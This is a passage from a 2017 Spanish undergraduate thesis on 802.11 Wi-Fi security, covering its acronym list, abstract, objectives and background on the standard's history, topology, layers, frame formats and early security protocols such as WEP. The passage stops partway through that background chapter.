Universitat de les Illes Balears

escola politècnica superior

Treball Final de Grau

GRAU D'ENGINYERIA INFORMÀTICA

Análisis de la seguridad en 802.11

CARLOS MUÑOZ LEDESMA

Tutor
M. Francisca Hinarejos

Escola Politècnica Superior
Universitat de les Illes Balears
Palma, 8 de septiembre de 2017

ÍNDICE GENERAL

ACRÓNIMOS

AAD *Additional Authentication Data*

ACK *Acknowledgement*

AES *Advanced Encryption Standard*

ARPANET *Advanced Research Projects Agency Network*

ANonce *Authenticator Nonce*

AP *Access Point*

ARP *Address Resolution Protocol*

AS *Authentication Server*

ASCII *ASCII*

BSS *Basic Service Set*

BSSID *Basic Service Set IDentifier*

CA *Certification Authority*

CCM *Counter Mode with Cipher Block Chaining Message Authentication Code*

CCMP *CCM Protocol*

CRC *Cyclic Redundancy Check*

CSMA *Carrier Sense Multiple Access*

CSMA/CA *Carrier Sense Multiple Access with Collision Avoidance*

CTS *Clear To Send*

DA *Destination Address*

DCF *Distributed Coordination Function*

DHCP *Dynamic Host Configuration Protocol*

DIFS *Distributed InterFrame Space*

DoS *Denial of Service*

DS *Distribution System*

EAP *Extensible Authentication Protocol*

EAPOL *EAP Over LAN*

ESS *Extended Service Set*

ESSID *Extended SSID*

FAQ *Frequently Asked Questions*

FCC *Federal Communications Commission*

FCS *Frame Check Sequence*

GMK *Group Master Key*

GPS *Global Positioning System*

GTK *Group Temporal Key*

HCF *Hybrid Coordination Function*

HTTP *HyperText Transfer Protocol*

HTTPS *HyperText Transfer Protocol Secure*

IBM *International Business Machines*

IBSS *Idependent Basic Service Set*

ICV *Integrity Check Value*

IEEE *Institute of Electrical and Electronics Engineers*

IoT *Internet of Things*

IP *Internet Protocol*

IV *Initialization Vector*

KCK *Key Confirmation Key*

KEK *Key Encryption Key*

LAN *Local Area Network*

LEAP *Lightweight EAP*

LLC *Logical Link Control*

MAC *Media Access Control*

MBSS *Mesh Basic Service Set*

MCF *Mesh Coordination Function*

MD5 *Message-Digest Algorithm 5*

MGT *ManaGemenT*

MIC *Message Integrity Code*

MITM *Man In The Middle*

MPDU *MAC Protocol Data Unit*

MSDU *MAC Service Data Unit*

MSK *Master Session Key*

MS-CHAPv2 *Microsoft Challenge-Handshake Authentication Protocol version 2*

NFC *Near Field Communication*

OPN *Open*

OSI *Open System Interconnection*

P2P *Peer-to-Peer*

PAE *Port Access Entity*

PBC *Push-Button-Connect*

PC *Point Coordinator*

PCF *Point Coordination Function*

PEAP *Protected Extensible Authentication Protocol*

PIN *Personal Identification Number*

PMK *Pairwise Master Key*

PN *Packet Number*

PSK *Pre-Shared Key*

PTK *Pairwise Transient Key*

PTW *Pyshkin, Tews, Weinmann*

QoS *Quality of Service*

RADIUS *Remote Authentication Dial-In User Service*

RAM *Random Access Memory*

RC4 *Rivest Cipher 4*

RSSI *Received Signal Strength Indication*

RTS *Request To Send*

SA *Standards Board*

SK *Shared Key*

SKA *Shared Key Authentication*

SNonce *Suplicant Nonce*

SOHO *Small Office/Home Office*

SSID *Service Set IDentifier*

STA *Station*

TA *Transmitter Address*

TBTT *Target Beacon Transmission Time*

TFG Trabajo Final de Grado

TIM *Traffic Indication Map*

TK *Temporal Key*

TKIP *Temporal Key Integrity Protocol*

TLS *Transport Layer Security*

TSC *TKIP Sequence Counter*

TTAK *TKIP-mixed Transmit Address and Key*

WPA *Wi-Fi Protected Access*

WPA2 *Wi-Fi Protected Access 2*

WEP *Wired Equivalent Privacy*

Wi-Fi Wireless Fidelity

WLAN *Wireless LAN*

WPS *Wi-Fi Protected Setup*

USB *Universal Serial Bus*

VHF *Very High Frequency*

RESUMEN

El uso de redes inalámbricas es muy frecuente en la actualidad, la mayoría de los individuos están conectados a través de sus dispositivos a Internet y, prácticamente pueden hacerlo desde cualquier ubicación. Por lo tanto, se hace necesario estudiar los peligros que conlleva utilizar una red inalámbrica sin la correcta configuración de seguridad.

Una red inalámbrica da movilidad a los clientes mediante el uso de ondas que se transmiten por el aire. Aunque no sólo es más accesible para los clientes, sino también para los posibles atacantes, donde toda la información que intercambia el cliente viaja por el aire y puede ser interceptada con facilidad.

Este Trabajo Final de Grado (TFG) estudia la seguridad de las redes inalámbricas 802.11, los ataques más comunes que pueden sufrir, sus vulnerabilidades y las contramedidas oportunas.

CAPÍTULO 1

INTRODUCCIÓN

1.1 Motivación

La necesidad de estar conectados a Internet y la constante utilización de las redes inalámbricas por la mayoría de individuos hacen que actualmente la seguridad en las redes sea objetivo de estudio. Las redes inalámbricas se han hecho omnipresentes, y cualquiera tiene acceso a Internet, ya sea en su casa, en el trabajo o en lugares públicos.

Para conectarse a una red inalámbrica, la tecnología Wireless Fidelity (Wi-Fi) es una de las tecnologías líder en la comunicación inalámbrica y cumple el estándar 802.11. Las transmisiones de datos en redes inalámbricas son menos seguras que en los medios cableados, pero ofrecen una gran movilidad a cambio de mayores riesgos y vulnerabilidades.

Además, el número de clientes que ignoran los riesgos y vulnerabilidades de las redes inalámbricas está aumentando. Los clientes se conectan a redes sin seguridad o con una seguridad débil, dejando expuesta toda su comunicación a un posible *hacker*. Así mismo, la exposición a un supuesto *hacker* se ve incrementado cuando la mayoría de los clientes no modifican la configuración de seguridad implementada por defecto por el proveedor de Internet. De este modo, un atacante con los conocimientos adecuados, puede llevar a cabo acciones como:

- Intento de acceder a la red inalámbrica obteniendo la clave de acceso.
- Intercepción y robo de información, ya sea información compartida entre clientes o credenciales de acceso.
- Modificación o reenvío de la información interceptada.
- Inutilización de la red mediante ataques de denegación de servicio.

Por estos motivos es importante proteger las redes inalámbricas de una manera robusta. Además, también es necesaria una mayor concienciación social de la necesidad de evaluar y mejorar la seguridad de las redes que utilizan los clientes.

1.2 Objetivos

Este proyecto, en todas sus fases de documentación y estudio, ha supuesto una profundización y aprendizaje sobre la seguridad en las redes inalámbricas 802.11 y de la ejecución de ataques que no se han visto durante el transcurso del Grado en Ingeniería Informática. De esta forma, es posible afirmar que con los conocimientos esenciales de la formación universitaria y un trabajo de investigación en distintas bibliografías, es posible indagar en el campo de la seguridad en las redes 802.11.

A través de este proyecto se pretende demostrar la importancia que tiene una correcta configuración de seguridad en las redes inalámbricas y advertir a los clientes de redes inalámbricas 802.11 de las inseguridades que tienen este tipo de conexiones, demostrar sus vulnerabilidades y posibles contramedidas en caso de que no se use una configuración adecuada.

Los objetivos de este TFG son poner en valor una adecuada configuración de seguridad en las redes inalámbricas para evitar ataques, explicar las características que tienen este tipo de redes, conocer los diferentes protocolos de seguridad y demostrar mediante ataques prácticos, la exposición a la que se encuentran tanto los equipos, los administradores de red como los clientes, y las posibles contramedidas a los ataques.

Para llegar a cumplir estos objetivos, el proyecto se divide en seis capítulos:

1. Introducción al proyecto con la motivación y objetivos.

2. Introducción al estándar *Institute of Electrical and Electronics Engineers* (IEEE) 802.11 de redes inalámbricas en el que se basa la tecnología Wi-Fi. Se estudia la información necesaria para los próximos capítulos, desde la información de redes inalámbricas en general y de sus protocolos de seguridad.

3. Estudio de campo realizado en la ciudad de Palma. En el capítulo se exponen los sistemas de seguridad que se utilizan hoy día en la ciudad de Palma y se comparan con los datos mundiales obtenidos de la página de Internet *WiGLE*, una plataforma digital que reúne información sobre todas las redes inalámbricas del mundo y la unifica en una base de datos.

4. Análisis, ejecución y contramedidas de los ataques generales a las redes Wi-Fi.

5. Análisis, ejecución y contramedidas de los ataques más comunes a los protocolos de seguridad 802.11.

6. Conclusiones obtenidas al realizar el proyecto.

CAPÍTULO 2

SEGURIDAD EN REDES 802.11

En este capítulo se explican los fundamentos básicos necesarios para entender las redes inalámbricas y especialmente su seguridad, en concreto en las redes del estándar IEEE 802.11. Se hace un recorrido por la historia de las redes inalámbricas, su estructura, la evolución del estándar, los distintos protocolos de seguridad contemplados en el estándar 802.11 y el futuro que le depara a estas redes.

2.1 Estándar IEEE 802.11

2.1.1 Historia

Es importante saber de dónde venimos y por ello se hará un breve recorrido por la historia. La primera red inalámbrica tuvo que esperar hasta 1971 y recibió el nombre de AlohaNet. Esta red fue desarrollada en la universidad de Hawaii por un grupo de investigadores dirigido por Norman Abramson. Estaba compuesta por varios ordenadores localizados en distintas islas que se comunicaban con un ordenador central (su estructura se puede ver en la figura 2.1). Cuando dos o más estaciones querían transmitir simultáneamente, las señales se superponían dando error. Como solución, se empleó el mecanismo basado en la detección de portadora o *Carrier Sense Multiple Access* (CSMA) para obtener una eficiencia mayor. Cada estación, en el instante que va a transmitir, sondea el canal. Si ya hay una transmisión en curso pospondrá la transmisión. Este método será el precursor a las redes Wi-Fi que hay actualmente.



Figura 2.1: Estructura de AlohaNet [1]

En 1973 AlohaNet usó un transpondedor de *Very High Frequency* (VHF) en un satélite de la NASA experimental para demostrar que se podía crear una red internacional de datos por satélite nombrada PacNet. Conectaba la NASA en California y cinco universidades de los Estados Unidos, Japón y Australia. En ese mismo año, AlohaNet y PacNet se unieron formando *Advanced Research Projects Agency Network* (ARPANET), una red creada por el Departamento de Defensa de los Estados Unidos [2].

En 1979 científicos de *International Business Machines* (IBM) desplegaron una red con tecnología infrarroja en Suiza, aunque no es hasta 1985 cuando se desarrolla la comercialización de las redes inalámbricas. A su vez, el órgano regulador del espectro americano, la *Federal Communications Commission* (FCC), asignó dos bandas de frecuencia gratuitas para su uso, 2.4GHz y 5GHz. En este momento se puso en marcha el IEEE, formando un grupo de trabajo con el nombre de 802.11 para desarrollar una tecnología de red para las bandas de frecuencia mencionadas anteriormente [3].

2.1.2 Introducción al estándar

Un estándar define un conjunto de procesos, protocolos o técnicas para realizar algo de una forma concreta. El IEEE es una organización profesional sin ánimo de lucro dedicada a la estandarización y desarrollo de estándares en áreas técnicas.

Un estándar es elaborado por un grupo de trabajo formado por desarrolladores interesados en la creación del estándar. Posteriormente, es creado el primer borrador del documento y se escribe el proyecto inicial. Después, se desarrolla el proyecto a partir de los documentos y especificaciones existentes. Y por último es refinado a través de múltiples iteraciones y opiniones. El consenso de lo que debe incluir cada estándar se determina a través de una votación de personas y organizaciones interesadas. La aprobación definitiva del estándar es concedida por la IEEE-*Standards Board* (SA) [4].

De este modo surgió y se elaboró el estándar 802.11, como un conjunto de normas a seguir para las comunicaciones inalámbricas en redes de corto alcance, *Wireless LAN* (WLAN). El estándar IEEE 802.11 para las telecomunicaciones e intercambio de información entre los sistemas de redes de área local WLAN define los requisitos específicos para la capa física y para la subcapa MAC que junto a la subcapa de control

de enlace lógico, *Logical Link Control* (LLC), forman la capa de enlace del modelo *Open System Interconnection* (OSI) [5]. Se puede ver el modelo OSI en la figura 2.2.



Figura 2.2: Modelo OSI [6]

El estudio del estándar que se realiza a continuación, proporciona unas nociones básicas y una visión general de las 2 capas del modelo OSI. La estrategia *bottom-top* es la utilizada en este estudio, primero se explicará la capa física y posteriormente la capa de enlace.

2.1.3 Topología

La arquitectura en una red IEEE 802.11 consta de varios componentes que interactúan para proporcionar movilidad a una *Station* (STA) de forma transparente a las capas superiores. Cada STA tiene una tarjeta de red propia para poder comunicarse directamente con otras STA o a través de un *Access Point* (AP).

El estándar 802.11 distingue dos tipos de arquitectura en una red inalámbrica, modo infraestructura y modo *ad-hoc*.

Modo infraestructura

La topología más conocida y empleada es la arquitectura en modo infraestructura. En esta arquitectura se hace uso de un AP para la comunicación entre las distintas STA y permite vincular la red inalámbrica con una red cableada. Un *Basic Service Set* (BSS) es la zona de cobertura que suministra un AP y donde transmite a un rango de frecuencia. Dependiendo del rango de frecuencia, el BSS transmitirá por un canal u otro. En la figura 2.3 se puede ver un esquema de su organización [5].

Todos los datos de las comunicaciones entre las STA pasan obligatoriamente por el AP. La red cableada que se vincula con un AP se denomina *Distribution System* (DS). El DS se puede conectar a varios AP con el objetivo de ofrecer mayor zona de cobertura y se conoce como *Extended Service Set* (ESS). El DS permite la conexión de las STA a Internet [7].



Figura 2.3: Arquitectura en modo infraestructura [7]

Modo ad-hoc

Las redes *ad-hoc* o *Idependent Basic Service Set* (IBSS) son un tipo de redes inalámbricas formadas por un conjunto de STA que se comunican entre sí, *Peer-to-Peer* (P2P), sin la necesidad de una infraestructura de red, es decir, sin un AP ni acceso a Internet. Suelen ser redes de carácter temporal y flexibles. Por ello, pueden ser montadas y desmontadas con rapidez. Este tipo de redes son menos empleadas ya que suelen ser destinadas para propósitos concretos donde no se pueda crear una red en modo infraestructura, o no haya tiempo de crearla. Por ejemplo, en lugares de guerra como bases militares, o después de desastres naturales en equipos de emergencia, entre otros. En la figura 2.4 se puede ver un dibujo que representa una arquitectura *ad-hoc* [5].

2.1.4 Capa Física

La capa física, o capa 1 del modelo OSI, corresponde al nivel más bajo del modelo. La capa física es la encargada de transmitir información al medio físico y de suministrar servicios a la capa superior a ella.

Las mejoras del estándar 802.11 consisten en incrementar la velocidad de la capa física manteniendo el mecanismo de acceso y el formato de trama. En la tabla 2.1 se pueden observar las distintas versiones de capa física con sus velocidades de trans-



Figura 2.4: Arquitectura en modo *ad-hoc* [7]

ferencia. Cabe destacar que la última versión, 802.11 ah, es el siguiente paso en la evolución hacia el *Internet of Things* (IoT)[1]. No busca gran velocidad pero sí mucho alcance llegando hasta un kilómetro de distancia. [5]

Denominación y año de publicación	**Banda de frecuencias**	**Velocidad de transferencia**
802.11 (legacy) (1997-1999)	Infrarrojos, 2.4 GHz	1-2 Mbps
802.11a (1999)	5 GHz	6-54 Mbps
802.11b (1999)	2.4 GHz	6-11 Mbps
802.11g (2003)	2.4 GHz	6-54 Mbps
802.11n (2009)	2.4/5 GHz	<600 Mbps
802.11ac (2010)	5 GHz	<3200 Mbps
802.11ad (2014)	60 GHz	<6760 Mbps
802.11ah (2016)	0.9 GHz	>100 Kbps

Tabla 2.1: Versiones de la capa física [7][8][9]

2.1.5 Capa de Enlace

La capa de Enlace, o capa 2 del modelo OSI, en el estándar 802.11 se divide en dos subcapas, la subcapa MAC y la subcapa LLC.

Subcapa MAC

La subcapa MAC es un grupo de protocolos para establecer, coordinar y mantener la comunicación entre STA. Dentro del estándar 802.11 se distinguen cuatro mecanismos de acceso en la subcapa MAC [5]:

[1] Su traducción sería el Internet de las Cosas y hace referencia a la interconexión de todos los dispositivos a Internet.

- **Modo *Distributed Coordination Function* (DCF)**: Este es el mecanismo fundamental del estándar IEEE 802.11 sobre MAC. Es conocido como *Carrier Sense Multiple Access with Collision Avoidance* (CSMA/CA). En el momento que una STA quiere transmitir sondea el canal, si se encuentra libre seguirá con el sondeo durante una fracción de tiempo que tiene el nombre de *Distributed InterFrame Space* (DIFS). Tras esta breve espera, si el canal sigue libre, la STA transmitirá. Si el sondeo de la STA notifica que el canal está ocupado, se ejecutará el algoritmo de *backoff* sin que la STA intente transmitir. Durante la ejecución del algoritmo de *backoff*, si la STA detecta el canal ocupado detendrá el algoritmo, hará una escucha persistente del canal, esperará un tiempo DIFS y reanudará el algoritmo si el canal queda libre.

- **Modo *Point Coordination Function* (PCF)**: Por otro lado, el estándar IEEE 802.11 sobre MAC incorpora otro mecanismo de acceso opcional. Sólo es permitido en topologías de red de infraestructura. Este mecanismo utiliza un *Point Coordinator* (PC) que actuará en el ámbito del AP para averiguar qué STA tiene permiso para transmitir. Este mecanismo de *polling* permite que no haya competencia entre STA ni colisiones a la hora de transmitir.

- **Modo *Hybrid Coordination Function* (HCF)**: La implantación de un *Quality of Service* (QoS) incluye este mecanismo. HCF es una mezcla de los mecanismos de DCF y PCF.

- **Modo *Mesh Coordination Function* (MCF)**: Este mecanismo sólo se implementará en redes *Mesh Basic Service Set* (MBSS).

Subcapa LLC

La subcapa LLC no es precisamente única del estándar 802.11, sino que es común para el resto de estándares IEEE 802. Esta subcapa ofrece un servicio de transporte único para todas las tecnologías [5].

2.1.6 Servicios

Una red 802.11 ofrece una serie de servicios a las STA y los AP. Estos servicios forman parte de la subcapa MAC y ayudan a gestionar y mantener las comunicaciones en la red [5]. Los servicios de arquitectura IEEE 802.11 más relevantes son los siguientes:

- **Autenticación**: permite enviar o recibir tramas mediante el AP siempre y cuando el servicio de asociación haya sido ejecutado con éxito y se haya unido la STA a la red. Para unirse a la red la identificación de la STA debe ser satisfactoria. Hay dos tipos de servicios de autenticación:

  - **Autenticación de clave abierta**: está presente en una red abierta, es decir, sin contraseña, donde cualquier STA queda autorizada.

  - **Autenticación de clave compartida**: en este caso la STA debe conocer unas credenciales para poder autenticarse en la red. Las credenciales pueden ser un usuario y contraseña o sólo una contraseña de red establecida anteriormente en el AP.

- **Desautenticación**: este servicio se manifiesta en el momento que un AP o una STA pretende terminar la autenticación e implica una desasociación de la STA.
- **Confidencialidad**: sistema de cifrado para que la comunicación llegue al destinatario y sólo éste pueda descifrar el contenido de la comunicación. Las claves de descifrado se determinan durante el proceso de autenticación.
- **Entrega de *MAC Service Data Unit* (MSDU)**: se dedica a transmitir la información requerida por la subcapa MAC, transportándola hacia las capas superiores llegando a los distintos AP.
- **Asociación**: para poder usar la red una STA debe estar vinculada a un AP. Sólo es posible estar ligado a un AP al mismo tiempo. De este modo el DS conoce el AP donde se encuentra la STA. La asociación la inicia la STA.
- **Desasociación**: da la posibilidad a un AP o a una STA de concluir la asociación.
- **Reasociación**: permite que una STA deje la asociación de un AP para asociarse a otro AP. Esto ocurre cuando una STA se mueve de un BSS a otro dentro del mismo ESS.

2.1.7 Tramas

El estándar IEEE 802.11 define el formato de trama MAC y éste varía según el tipo de trama [5]. El formato general de una trama MAC se puede ver en la figura 2.5.



Figura 2.5: Formato de trama MAC general [5]

Hay tres tipos de tramas y definiremos cada uno de los campos teniendo en cuenta que los campos comunes entre los tipos de tramas sólo se definirán una vez:

- **Tramas de datos**: tramas destinadas para la transmisión de información entre STA de los usuarios. El formato de una trama de datos se puede ver en la figura 2.6
  - *Frame control*: este campo se divide en 11 subcampos.
    - *Version*: versión del protocolo 802.11 empleada. Actualmente su valor es 00 y está pensado para futuras versiones de la capa MAC.
    - *Type*: tipo de la trama. Puede ser de datos, de control o de gestión.
    - *Subtype*: subtipo de la trama. Por ejemplo, una trama de tipo de control contendrá el subtipo *Request To Send* (RTS), *Clear To Send* (CTS) o *Acknowledgement* (ACK).
    - *To DS*: flag que indica que la trama se dirige al DS ya que su destinatario está fuera del BSS.

    - *From DS*: flag que indica que la trama procede del DS y que su emisor original reside fuera de la BSS del destinatario.
    - *More fragments*: flag que indica que la trama está dividida en fragmentos, que aún tienen que llegar más fragmentos y que no es el último.
    - *Retry*: flag que indica que la trama es un reenvío de una trama anterior.
    - *Power management*: flag que indica al AP que la STA va a activar el modo de bajo consumo. En tal caso, el AP almacenará en un buffer las tramas destinadas a esa STA y cuando ella las solicite se las entregará.
    - *More data*: flag que indica que la estación emisora tiene más tramas para enviar a la STA receptora.
    - *Protected*: flag que indica del cifrado de los datos del cuerpo de la trama.
    - *Order*: flag que indica de que la capa superior desea recibir las tramas ordenadas.
  - *Duration*: tiempo en microsegundos de reserva del canal.
  - *Address 1*: dirección MAC de la STA receptora.
  - *Address 2*: dirección MAC de la STA emisora.
  - *Address 3*: dirección MAC de la STA destinataria.
  - *Sequence o Secuence Control*: número de secuencia de trama.
  - *Address 4*: sólo se emplea en tramas en tránsito a través del DS. Address 1 y 2 pasarían a ser direcciones MAC de STA emisora y receptora inmediatas respectivamente. Por otro lado, Address 3 y 4 pasan a ser STA destinataria y origen respectivamente.
  - *Payload*: es el campo donde residen los datos, el MSDU. Los primeros bits pertenecen al encapsulado de la subcapa LLC.
  - *Frame Check Sequence (FCS)*: campo de control de errores generados durante la transmisión. Emplea un *Cyclic Redundancy Check* (CRC) de 32 bits para detectarlos.



Figura 2.6: Formato de trama de datos [7]

- **Tramas de control**: tramas que ayudan en la transferencia entre STA. El formato de las distintas tramas de control se puede ver en la figura 2.7. Se diferencian tres tipos de tramas de control:
  - Tramas RTS: permiten iniciar la comunicación con una STA. Informa a todas las STA a su alcance de que se procede a una transmisión.
  - Tramas CTS: responden a las tramas RTS con el fin de establecer el canal libre de transmisiones para empezar una transmisión de datos con éxito.
  - Tramas ACK: confirman la entrega de tramas de datos correctamente. Si esta trama no es recibida por el emisor entonces reenvía la trama de datos.



Figura 2.7: Formato de tramas de control: (a) CTS y ACK, y (b) RTS [7]

- **Tramas de gestión**: permiten mantener las comunicaciones entre STA. Hay varios tipos de tramas de gestión pero entre las más destacadas están la trama *beacon, probe request, probe response*. La trama *beacon* es enviada por el AP periódicamente para informar a las STA en el BSS de su existencia y de diversos valores del sistema. Normalmente se envía cada 100 ms y puede configurarse por el valor deseado. La información más relevante contenida en las tramas *beacon* es la siguiente:
  - *Service Set IDentifier* (SSID): Identificación del BSS abastecido por el AP.
  - *Supported rates*: Velocidades de transmisión soportadas.
  - *Traffic Indication Map* (TIM): Indica a cualquier STA dormida que esté escuchando si el AP tiene datos almacenados para ella.
  - *Timestamp*: Empleado para la sincronización de relojes internos entre una STA con el AP.
  - *Beacon interval*: Intervalo de tiempo, entre el envío de cada *beacon, Target Beacon Transmission Time* (TBTT).
  - Parámetros de seguridad. [5]



Figura 2.8: Formato de trama de gestión [5]

2.1.8 Estados en una conexión inalámbrica

Para que una STA pueda asociarse con éxito a un AP debe realizar los tres pasos siguientes (ver figura 2.9) [10]:

- Estado 1: Escaneo del medio con el fin de obtener las distintas características de los AP.
- Estado 2: Autenticación de la STA pero todavía sin asociación.
- Estado 3: Tras la autenticación se realiza la asociación de la STA por parte del AP.



Figura 2.9: Diagrama de estados a una conexión inalámbrica [10]

2.1.9 Evolución del estándar

El estándar 802.11 ha evolucionado con los años. El IEEE ha desarrollado distintas versiones del estándar mejorando diversas características de los componentes, como por ejemplo, la velocidad de transmisión, el alcance, la compatibilidad y la seguridad, entre otros [11]. En este apartado nos centraremos sólo en la evolución del estándar referente a la aparición de protocolos de seguridad.

La versión original del estándar 802.11 fue publicada el 1997. En ella, se diferenciaban dos tipos de configuración de WLAN. Primero estaban las redes de acceso abierto, *Open* (OPN), donde no había ningún mecanismo de seguridad. Por otro lado, el protocolo *Wired Equivalent Privacy* (WEP) publicado en 1999 sí ofrecía seguridad. Con el paso del tiempo, se comprueba que el protocolo WEP era deficiente en cuanto a seguridad y a partir de 2004 se desaconseja su uso.

